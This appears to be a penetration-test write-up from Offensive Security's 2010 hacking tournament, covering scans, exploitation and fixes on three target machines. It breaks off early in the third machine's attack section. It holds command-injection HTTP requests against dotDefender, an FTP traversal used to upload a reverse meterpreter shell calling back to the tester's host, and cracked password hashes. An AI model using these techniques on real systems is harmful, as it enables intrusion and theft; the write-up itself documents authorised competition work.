



Penetration Test Report for „How Strong Is Your Fu” Hacking Tournament

by WOFF



1 Table Of Contents

1	Table Of Contents	2
2	Introduction	4
2.1	Global Objectives	5
2.2	Global Objective Summary	5
2.3	Global Objective Summary Report	5
3	External Network Assessment on “n00b filter” machine (Objective 1.1)	6
3.1	Information Gathering	6
3.2	Attack Vector	6
3.3	Recommendations	7
3.3.1	Information Disclosure	7
3.3.2	Weak Password	8
3.3.3	Remote Command Execution Vulnerability	8
4	Internal Network Assessment on machine “KILLTHEN00B” (Objective 2.1)	8
4.1	Information Gathering	8
4.2	Attack Vector	11
4.3	Other Vulnerabilities Found	14
4.4	Recommendations	15
4.4.1	Information Disclosure	15
4.4.2	Directory Traversal in the FTP service	15
4.4.3	Weak Password	15
4.4.4	Potentially Vulnerable SurgeMail services	15
5	Internal Network Assessment on machine “GHOST” (Objective 2.2)	15
5.1	Information Gathering	15
5.2	Attack Vector	18
5.3	Recommendations	22



5.3.1	Information Disclosure	22
5.3.2	Remote File Inclusion Vulnerability	22
5.3.3	Dangerous Software Packages	23
5.3.4	Local Privilege Escalation Vulnerability	23
6	Appendix	23
6.1	Dotdefender Remote Command Execution 3.8-5	23
6.2	CompleteFTP Server Directory Traversal	24
6.3	Simple Text-File Login script 1.0.6 (DD/RFI) Multiple Vulnerabilities	25
6.4	Modified php shell source code	26
6.5	Linux Kernel Ext4 'move extents' ioctl Local Privilege Escalation Vulnerability	27
6.6	Getting around "su : must be run from a terminal"	27



2 Introduction

Offensive Security has announced the “How Strong Is Your FU” Public Hacking Tournament, which started on 8th May, 2010. The tournament had two phases, only the first 100 contestants who completed “Phase 1” were allowed to proceed with “Phase 2”.

The tournament had the following rules:

- Contestants were allowed to attack only the IP’s listed below.
- Contestants were not allowed to launch DoS attack, ARP spoofing or deface the machines.
- Contestants were not allowed to launch disruptive attacks.

This report contains my findings gathered during the assessment. The assessment was done with the following knowledge of the infrastructure, systems and applications:

- The “noob filter” machines were available on IP address 67.23.72.4 (www1.noob-filter.com) and 67.23.72.5 (www2.noob-filter.com).
- “FTP credentials: devil / killthen00b”
- “Internal VPN IP’s – 192.168.6.66/67/68 (all same) and 192.168.6.70/71/72 (all same)”

This report contains sub-sections. Each Sub-section discusses in detail all relevant issues or avenues used by attackers to compromise and to gain unauthorized access to sensitive information. Every issue includes recommendations, which, if followed correctly, will ensure the integrity of the systems/devices/applications.



2.1 Global Objectives

1. "Phase 1"
 - 1.1. Breach the security of a "noob filter" machine and extract a file called "n00bSecret.txt" from the local filesystem.
2. "Phase 2"
 - 2.1. Gain high level privilege rights on "killthen00b" and retrieve a "proof" file.
 - 2.2. Gain high level privilege rights on "ghost" and retrieve a "proof" file.
3. Recommend best security practices and guidelines that would mitigate these attacks.

2.2 Global Objective Summary

- Objective 1.1: Achieved
- Objective 2.1: Achieved
- Objective 2.2: Achieved
- Objective 3: Achieved (This document)

2.3 Global Objective Summary Report

Machine IP	Vulnerability Type	Risk / Impact
67.23.72.4 (www1.noob-filter.com) Objective 1.1	<ol style="list-style-type: none">1. Information Disclosure2. Weak Password3. Remote Command Execution Vulnerability4. www-data User Compromise	Risk: CRITICAL A remote attacker is able to execute commands on the server with the web server service's privileges.
192.168.6.72 (KILLTHEN00B) Objective 2.1	<ol style="list-style-type: none">1. Information Disclosure2. Directory Traversal in the FTP service3. Full System Compromise <i>Weak Password</i> <i>Potentially Vulnerable SurgeMail services</i>	Risk: CRITICAL An attacker is able to gain full control over the machine.
192.168.6.68 (GHOST) Objective 2.2	<ol style="list-style-type: none">1. Information Disclosure2. Remote File Inclusion Vulnerability3. Dangerous Software Packages4. Local Privilege Escalation Vulnerability5. Full ROOT Compromise	Risk: CRITICAL An attacker is able to gain root privilege on the machine.




3 External Network Assessment on “n00b filter” machine (Objective 1.1)

3.1 Information Gathering

Port scanning suggested that the SSH and HTTP services are available from the internet.

3.2 Attack Vector



After opening the <http://www1.noob-filter.com/> URL a simple login page with a username and a password field was displayed. After an (unsuccessful) SQL injection attack an error message showed up.



Figure 1 – An example response page from the dotDefender

The dotDefender application’s site management page was password protected under the default “dotDefender” folder. The username for the HTTP Basic Authentication was displayed in the prompt message (admin), the password was easily guessable (password). The “Authorization” header was extracted from Paros Proxy’s logs and used to forge a



packet that exploits a remote command execution vulnerability (see Appendix 6.1) dotDefender's site management interface.

The following forged package was sent by Paros Proxy's manual request editing function to find the required "n00bSecret.txt":

```
POST http://www1.noob-filter.com/dotDefender/index.cgi HTTP/1.1
Host: www1.noob-filter.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.3) Gecko/20100423 Ubuntu/10.04 (lucid) Firefox/3.6.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive
Referer: http://www1.noob-filter.com/dotDefender/index.cgi
Authorization: Basic YWRtaW46cGFzc3dvcmQ=
Content-Type: application/x-www-form-urlencoded
Content-Length: 109

sitename=notexisting&deletesitename=notexisting;id;find / -name n00bSecret.txt;&action=deletesite&linenum=15
```

The response contained the location of the required file (/opt/0c2b7b8071ee658e1c957d3b024ff872d2/n00bSecret.txt) after the „<!-- webmin compat -->” HTML comment.

To view the contents of the file, the following request was sent:

```
POST http://www2.noob-filter.com/dotDefender/index.cgi HTTP/1.1
Host: www2.noob-filter.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.3) Gecko/20100423 Ubuntu/10.04 (lucid) Firefox/3.6.3 Paros/3.2.13
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive
Referer: http://www2.noob-filter.com/dotDefender/
Authorization: Basic YWRtaW46cGFzc3dvcmQ=
Content-Type: application/x-www-form-urlencoded
Content-Length: 141

sitename=notexisting&deletesitename=notexisting;id;cat /opt/0c2b7b8071ee658e1c957d3b024ff872d2/n00bSecret.txt;&action=deletesite&linenum=15
```

3.3 Recommendations

3.3.1 Information Disclosure

The server disclosed information about the used IPS technology with dotDefender's default "blocked your message" page. It is recommended to configure dotDefender in such way, that it displays just the necessary information to the user.



The site management of dotDefender was installed to a well known directory. It is recommended to install dotDefender to a not well known directory.

The authentication popup contained a valid username. It is recommended to remove this information from the authentication message.

3.3.2 Weak Password

The “admin” user had a trivial password. It is recommended to set more complex passwords for administrator accounts.

3.3.3 Remote Command Execution Vulnerability

The installed version of the dotDefender application was outdated. It is recommended to update the installed software regularly.

4 Internal Network Assessment on machine “KILLTHEN00B” (Objective 2.1)

4.1 Information Gathering

The results of the port scan showed SurgeMail is installed on the machine, 21 (FTP) and 3389 (microsoft terminal service) port were open as well.

```
root@woff-laptop:~/Documents/HSIYF/enum# cat nmap_sV_192.168.6.72
```

```
Starting Nmap 5.00 ( http://nmap.org ) at 2010-05-08 18:24 CEST
NSE: Loaded 3 scripts for scanning.
Initiating ARP Ping Scan at 18:24
Scanning 192.168.6.72 [1 port]
Completed ARP Ping Scan at 18:24, 0.16s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:24
Completed Parallel DNS resolution of 1 host. at 18:24, 0.01s elapsed
Initiating SYN Stealth Scan at 18:24
Scanning 192.168.6.72 [1000 ports]
Discovered open port 3389/tcp on 192.168.6.72
Discovered open port 80/tcp on 192.168.6.72
Discovered open port 143/tcp on 192.168.6.72
Discovered open port 21/tcp on 192.168.6.72
Discovered open port 587/tcp on 192.168.6.72
Discovered open port 993/tcp on 192.168.6.72
Discovered open port 995/tcp on 192.168.6.72
Discovered open port 25/tcp on 192.168.6.72
Discovered open port 110/tcp on 192.168.6.72
Discovered open port 465/tcp on 192.168.6.72
```



```
Discovered open port 106/tcp on 192.168.6.72
Discovered open port 366/tcp on 192.168.6.72
Discovered open port 7443/tcp on 192.168.6.72
Discovered open port 7025/tcp on 192.168.6.72
Completed SYN Stealth Scan at 18:24, 21.77s elapsed (1000 total ports)
Initiating Service scan at 18:24
Scanning 14 services on 192.168.6.72
Completed Service scan at 18:24, 22.21s elapsed (14 services on 1 host)
NSE: Script scanning 192.168.6.72.
NSE: Script Scanning completed.
Host 192.168.6.72 is up (0.18s latency).
Scanned at 2010-05-08 18:24:01 CEST for 44s
Interesting ports on 192.168.6.72:
Not shown: 986 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp
25/tcp    open  smtp         Surgemail smtpd 3.8k4-4
80/tcp    open  http         DNews Web Based Manager
106/tcp   open  pop3pw       Qualcomm poppassd (Maximum users connected)
110/tcp   open  pop3         SurgeMail pop3d 3.8k4-4
143/tcp   open  imap         SurgeMail imapd 3.8k4-4
366/tcp   open  smtp         Surgemail smtpd 3.8k4-4
465/tcp   open  ssl/smtp     Surgemail smtpd 3.8k4-4
587/tcp   open  smtp         Surgemail smtpd 3.8k4-4
993/tcp   open  ssl/imap     SurgeMail imapd 3.8k4-4
995/tcp   open  tcpwrapped
3389/tcp  open  ms-term-serv?
7025/tcp  open  tcpwrapped
7443/tcp  open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
http://www.insecure.org/cgi-bin/servicefp-submit.cgi:
SF-Port21-TCP:V=5.00%I=7%D=5/8%Time=4BE59040%P=i686-pc-linux-gnu%(NULL,31
SF:,"220-Complete\x20FTP\x20server\r\n220\x20FTP\x20Server\x20v\x203.\x203.\x200
SF:\r\n")%(GenericLines,31,"220-Complete\x20FTP\x20server\r\n220\x20FTP\x
SF:20Server\x20v\x203.\x203.\x200\r\n")%(Help,54,"220-Complete\x20FTP\x20server
SF:\r\n220\x20FTP\x20Server\x20v\x203.\x203.\x200\r\n502\x20Command\x20not\x20im
SF:plemented:\x20HELP\r\n")%(SMBProgNeg,31,"220-Complete\x20FTP\x20server
SF:\r\n220\x20FTP\x20Server\x20v\x203.\x203.\x200\r\n");
MAC Address: 00:0C:29:B4:7D:53 (VMware)
Service Info: Host: killthen00b

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.37 seconds
Raw packets sent: 2987 (131.424KB) | Rcvd: 27 (1162B)
```

SurgeMail's WebMail service was available on URL <http://192.168.6.72/scripts/webmail.exe>:




Figure 2 - SurgeMail's WebMail login page

Service grabbing with netcat showed that „Complete FTP server“ is listening on port 21:

```
root@woff-laptop:~# nc 192.168.6.72 21
220-Complete FTP server
220 FTP Server v 3.3.0
```

FTP credentials (devil/killthen00b) were given. Connecting to the machines 3398 port with rdesktop showed that the installed operating system is Windows 7. Using the provided username and password Windows denied the user to log on because it was not in the „Remote Desktop Users“ group, which means devil is a valid local user with the above mentioned password.





Figure 3 – Remote Desktop login result with user devil

4.2 Attack Vector



After connecting to the FTP server (using the provided username and password) a directory traversal vulnerability (see Appendix 6.2) was exploited to become able to move files between the server and the attacking machine not only in the FTP user's home directory.



```
File Edit View Terminal Tabs Help
root@woff-laptop: /pente... x root@woff-laptop: ~ x mc [root@woff-laptop]:/t... x root@
root@woff-laptop:~# ftp -p -n 192.168.6.72
Connected to 192.168.6.72.
220-Complete FTP server
220 FTP Server v 3.3.0
ftp> user devil
331 Password required for devil
Password:
230 User devil logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd ../../..
250 Directory changed to "/MyDocuments/.....".
ftp> cd ../../..
250 Directory changed to "/MyDocuments/...../.....".
ftp> cd ../../..
250 Directory changed to "/MyDocuments/...../...../.....".
ftp> ls
227 Entering Passive Mode (192,168,6,72,192,10).
150 Opening ASCII mode data connection for listing
dr-xrwx--- 1 admin users      0 May 03 22:58 $Recycle.Bin
dr-xrwx--- 1 admin users      0 Jul 13 2009 Documents and Settings
dr-xrwx--- 1 admin users      0 Jul 13 2009 PerfLogs
dr-xrwx--- 1 admin users      0 May 03 19:20 Program Files
dr-xrwx--- 1 admin users      0 May 03 19:21 ProgramData
dr-xrwx--- 1 admin users      0 May 03 22:51 Python26
dr-xrwx--- 1 admin users      0 Apr 30 01:21 Recovery
dr-xrwx--- 1 admin users      0 May 07 23:48 surgemail
dr-xrwx--- 1 admin users      0 May 03 22:38 System Volume Information
dr-xrwx--- 1 admin users      0 May 07 23:48 Users
dr-xrwx--- 1 admin users      0 May 03 21:28 Windows
-r--r--r-- 1 admin users     24 Jun 10 2009 autoexec.bat
-r--r--r-- 1 admin users     10 Jun 10 2009 config.sys
-r--r--r-- 1 admin users    2147016704 May 07 23:44 pagefile.sys
-r--r--r-- 1 admin users     12645888 May 03 05:53 surgemail_installer.exe
226 Transfer complete.
ftp>
```

Figure 4 – Directory listing exploiting the directory traversal vulnerability

In order to gain a shell on the machine a reverse_tcp meterpreter shell was uploaded to the „cgi-bin” directory (c:/surgemail/scripts/).

The executable containing the reverse meterpreter shell was created with the following command:

```
root@woff-laptop:/pentest/exploit/msf3# ./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.6.112 X >
/home/woff/Documents/HSIYF/exploit/meterpreter_mine.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 290
Options: LHOST=192.168.6.112
```

The vulnerable ftp service was used to upload the file:



```
ftp> pwd
257 "/MyDocuments/...../...../...../urgemail/scripts" is current direct
ftp> ls
227 Entering Passive Mode (192,168,6,72,192,27).
150 Opening ASCII mode data connection for listing
-r--r--r-- 1 admin users      2163191 May 03 05:54 webmail.exe
-r--r--r-- 1 admin users        5288 May 03 05:54 webmail.ini
-r--r--r-- 1 admin users        6100 May 03 23:54 webmail.log
226 Transfer complete.
ftp> put meterpreter_mine.exe
local: meterpreter_mine.exe remote: meterpreter_mine.exe
227 Entering Passive Mode (192,168,6,72,192,29).
150 Opening BINARY mode data connection for meterpreter_mine.exe
226 Transfer complete.
37888 bytes sent in 0.72 secs (51.5 kB/s)
ftp> ls
227 Entering Passive Mode (192,168,6,72,192,30).
150 Opening ASCII mode data connection for listing
-r--r--r-- 1 admin users      37888 May 07 23:54 meterpreter_mine.exe
-r--r--r-- 1 admin users      2163191 May 03 05:54 webmail.exe
-r--r--r-- 1 admin users        5288 May 03 05:54 webmail.ini
-r--r--r-- 1 admin users        6100 May 03 23:54 webmail.log
226 Transfer complete.
ftp> █
```

Figure 5 – Reverse meterpreter executable uploaded to the surgemail/scripts directory

To handle the incoming connection the meterpreter listener was started from msfconsole. After opening the http://192.168.6.72/scripts/meterpreter_mine.exe URL with a browser the reverse meterpreter session opened:

```
ExitOnSession => false
msf exploit(handler) > show options
Module options:
  Name      Current Setting  Required  Description
  ----      -
Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
EXITFUNC   process          yes       Exit technique: seh, thread, process
LHOST      192.168.6.112   yes       The local address
LPORT      4444             yes       The local port

Exploit target:
  Id  Name
  --  ---
  0   Wildcard Target

msf exploit(handler) > exploit -j -z
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.6.112:4444
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (748032 bytes) to 192.168.6.72
[*] Meterpreter session 1 opened (192.168.6.112:4444 -> 192.168.6.72:49188) at Mon May 10 03:46:01 +0200 2010
Sessions -i 1
[*] Starting interaction with 1...
```

Figure 6 – Meterpreter session opened

Basic information about the machine and the level of the gained privilege was checked.



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ipconfig

Software Loopback Interface 1
Hardware MAC: 00:00:00:00:00:00
IP Address   : 127.0.0.1
Netmask      : 255.0.0.0

Intel(R) PRO/1000 MT Network Connection
Hardware MAC: 00:0c:29:b4:7d:53
IP Address   : 192.168.6.72
Netmask      : 255.255.255.0
```

Figure 7 – User rights and ipconfig results through meterpreter session

With NT AUTHORITY\SYSTEM rights the proof.txt was extracted from the Administrator user’s Desktop.

```
meterpreter > cd C:/Users/Administrator/Desktop
meterpreter > ls

Listing: C:\Users\Administrator\Desktop
=====
Mode                Size      Type    Last modified                Name
----                -
40555/r-xr-xr-x    0        dir     Tue May 04 08:59:21 +0200 2010 .
40777/rwxrwxrwx    0        dir     Tue May 04 08:05:05 +0200 2010 ..
100666/rw-rw-rw-  282      fil     Tue May 04 07:58:11 +0200 2010 desktop.ini
100666/rw-rw-rw-   32      fil     Tue May 04 08:59:44 +0200 2010 proof.txt

meterpreter > cat proof.txt
a61b0c1bf71267289efeecf778b1e51e
```

Figure 8 – The contents of the proof.txt

4.3 Other Vulnerabilities Found

Using the above mentioned FTP vulnerability it was possible to download the files containing the password hashes (SSHA) used by SurgeMail (admin.dat, nwauth.dat).

```
root@woff-laptop:~/Documents/HSIYF/enum# cat admin.dat
devil:{ssha}95DPgS1XXe5AfosUMdEPjfaLISW40DgD
cat nwauth.add
n00b@killthen00b:{ssha}floeVmRUcb7ku3ChQzBdC4acP3ugClnK:created="1272891311" mailaccess="" mailstatus="" admin_access="" quota=""
expire="0" full_name="" max_in="" phone="" smsto="" user_access="" alias_quota="" list_quota=""
```

Using “John The Ripper” user n00b’s password was cracked in a reasonable time.

```
root@woff-laptop:/pentest/password/john/run# ./john n00b.txt
Loaded 2 password hashes with 2 different salts (OpenLDAP SSHA [salted SHA-1])
pippo123      (n00b@killthen00b)
```



Based on vulnerability reports available on the internet the installed version of SurgeMail might be vulnerable to some post authentication buffer overflow. These exploits could have been used with the above mentioned username and password to gain shell on the machine.

4.4 Recommendations

4.4.1 Information Disclosure

The FTP server on port 21 gave back a valid banner. It is recommended to set a fake banner for the FTP service.

4.4.2 Directory Traversal in the FTP service

The installed version of Complete FTP Server was vulnerable to a directory traversal attack. It is recommended to update the installed software regularly.

4.4.3 Weak Password

The “n00b” user had a simple password. It is recommended to set more complex passwords.

4.4.4 Potentially Vulnerable SurgeMail services

The installed version SurgeMail might be vulnerable to several exploits. It is recommended to update the installed software regularly.

5 Internal Network Assessment on machine “GHOST” (Objective 2.2)

5.1 Information Gathering

The results of the portscan showed that only port 80 is open on GHOST.

```
Starting Nmap 5.00 ( http://nmap.org ) at 2010-05-08 18:11 CEST
Interesting ports on 192.168.6.68:
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http?
```



```
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port80-TCP:V=5.00%I=7%D=5/8%Time=4BE58D4D%P=i686-pc-linux-gnu%(GetReq
SF:est,333,"HTTP/1.1x20200x20OK\r\nDate:x20Sat,x2008x20Mayx202010x
SF:2001:06:08x20GMT\r\nServer:x20Microsoft-IISx20x20x20x20x20x20x
SF:20x20x20\r\nContent-Type:x20text/html\r\nCache-control:x20private\r
SF:\nVary:x20Accept-Encoding\r\nContent-Length:x20619\r\nConnection:x20
SF:close\r\n\r\n<html>&gt;\n<head>&gt;\n<title>&gt;Let'sx20playx20withx20thex20off
SF:secx20team&lt;/title>&gt;\n</head>&gt;\n<bodyx20style=\"color:x20#FFFFFF;x20ba
SF:ckground-color:x20#000000;font-family:x20verdana;\"&gt;\n<center>&gt;\n<div\
SF:x20style=\"width:600px;height:399px;background-image:url(offsec-team\
SF:jpg);\"&gt;\n<formx20method=\"post\"x20action=\"login.asp\"&gt;\n<tablex
SF:20style=\"padding-top:170px;\"&gt;\n<tr>&gt;\n<td>&gt;Username:x20&lt;/td>&gt;&lt;td>&gt;&lt;input
SF:x20type=\"text\"x20name=\"username\"x20value=\"\"&gt;&lt;/td>&gt;\n<tr>&gt;\n<tr>&gt;
SF:\n<td>&gt;Password:x20&lt;/td>&gt;&lt;td>&gt;&lt;inputx20type=\"password\"x20name=\"passw
SF:ord\"&gt;&lt;/td>&gt;\n<tr>&gt;\n<tr>&gt;&gt;\n<tdx20colspan=\"2\"x20align=\"right\"&gt;&lt;inpu
SF:tx20type=\"submit\"x20name=\"submit\"x20value=\"Enter\"&gt;&lt;/td>&gt;\n<tr>&gt;
SF:\n<td>&gt;&lt;td>&gt;\n<tr>&gt;\n<tr>&gt;&gt;\n<tdx20colspan=\"2\"x20align=\"right\"&gt;&lt;inpu
SF:tx20type=\"submit\"x20name=\"submit\"x20value=\"Enter\"&gt;&lt;/td>&gt;\n<tr>&gt;
SF:\n<td>&gt;&lt;td>&gt;\n<tr>&gt;\n<tr>&gt;&gt;\n<tdx20colspan=\"2\"x20align=\"right\"&gt;&lt;inpu
SF:ons,333,\"HTTP/1.1x20200x20OK\r\nDate:x20Sat,x2008x20Mayx202010x
SF:2001:06:09x20GMT\r\nServer:x20Microsoft-IISx20x20x20x20x20x20x
SF:20x20x20\r\nContent-Type:x20text/html\r\nCache-control:x20private\r
SF:\nVary:x20Accept-Encoding\r\nContent-Length:x20619\r\nConnection:x20
SF:close\r\n\r\n<html>&gt;\n<head>&gt;\n<title>&gt;Let'sx20playx20withx20thex20off
SF:secx20team&lt;/title>&gt;\n</head>&gt;\n<bodyx20style=\"color:x20#FFFFFF;x20ba
SF:ckground-color:x20#000000;font-family:x20verdana;\"&gt;\n<center>&gt;\n<div\
SF:x20style=\"width:600px;height:399px;background-image:url(offsec-team\
SF:jpg);\"&gt;\n<formx20method=\"post\"x20action=\"login.asp\"&gt;\n<tablex
SF:20style=\"padding-top:170px;\"&gt;\n<tr>&gt;\n<td>&gt;Username:x20&lt;/td>&gt;&lt;td>&gt;&lt;input
SF:x20type=\"text\"x20name=\"username\"x20value=\"\"&gt;&lt;/td>&gt;\n<tr>&gt;\n<tr>&gt;
SF:\n<td>&gt;Password:x20&lt;/td>&gt;&lt;td>&gt;&lt;inputx20type=\"password\"x20name=\"passw
SF:ord\"&gt;&lt;/td>&gt;\n<tr>&gt;\n<tr>&gt;&gt;\n<tdx20colspan=\"2\"x20align=\"right\"&gt;&lt;inpu
SF:tx20type=\"submit\"x20name=\"submit\"x20value=\"Enter\"&gt;&lt;/td>&gt;\n<tr>&gt;
SF:\n<td>&gt;&lt;td>&gt;\n<tr>&gt;\n<tr>&gt;&gt;\n<tdx20colspan=\"2\"x20align=\"right\"&gt;&lt;inpu
SF:\nMAC Address: 00:0C:29:91:42:FA (VMware)

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.18 seconds
```

The http response header to a get request was:

```
HTTP/1.1 200 OK
Date: Sat, 08 May 2010 01:11:14 GMT
Server: Microsoft-IIS
Content-Type: text/html
Cache-control: private
Vary: Accept-Encoding
Content-Length: 619
Connection: close
```

Running niko on the target gave the following results:

```
nikto -host 192.168.6.68
- Nikto v2.03/2.04
-----
+ Target IP:      192.168.6.68
+ Target Hostname: 192.168.6.68
+ Target Port:    80
+ Start Time:    2010-05-09 18:26:28
-----
+ Server: Microsoft-IIS

+ OSVDB-3092: GET /_vti_txt/ : FrontPage directory found.
+ OSVDB-3233: GET /_vti_bin/ : FrontPage directory found.
+ OSVDB-474: GET /Sites/Knowledge/Membership/Inspired/ViewCode.asp : The default ViewCode.asp can allow an attacker to read any file on
the machine. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0737. http://www.microsoft.com/technet/security/bulletin/MS99-013.asp.
```



```
+ OSVDB-7: GET /iissamples/exair/howitworks/Code.asp : Scripts within the Exair package on IIS 4 can be used for a DoS against the server.
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0449. BID-193.
+ 3577 items checked: 4 item(s) reported on remote host
+ End Time: 2010-05-09 18:53:40 (1632 seconds)
-----
+ 1 host(s) tested
```

Although the server responses indicated that the running web server is IIS and nikto found some IIS Frontpage related files, it was possible with http fingerprinting and analyzing the responses to determine that Apache2 was serving the http requests.

HTTPPrint gave the following results:

```
httpprint v0.301 (beta) - web server fingerprinting tool
(c) 2003-2005 net-square solutions pvt. ltd. - see readme.txt
http://net-square.com/httpprint/
httpprint@net-square.com

Finger Printing on http://192.168.6.68:80/
Finger Printing Completed on http://192.168.6.68:80/
-----
Host: 192.168.6.68
Derived Signature:
Microsoft-IIS
811C9DC56ED3C295811C9DC5811C9DC5811C9DC5505FCFE84276E4BB811C9DC5
0D7645B5811C9DC5811C9DC5CD37187C811C9DC5811C9DC5811C9DC5811C9DC5
6ED3C2956ED3C2956ED3C295811C9DC5E2CE6927811C9DC56ED3C295811C9DC5
6ED3C2956ED3C2952A200B4C6ED3C2956ED3C2956ED3C295E2CE6923
E2CE69236ED3C295811C9DC5E2CE6927E2CE6923


Banner Reported: Microsoft-IIS
Banner Deduced: Apache/2.0.x
Score: 95
Confidence: 57.23
```

The login page on <http://192.168.6.68/> was not vulnerable to sql injection and didn't give any error messages.

Enumerating web directories manually gave back positive result when requesting `"/test"`.



5.2 Attack Vector



During the manual enumeration of web directories <http://192.168.6.68/test/> was redirected by the server to <http://192.168.6.68/test.asp>.

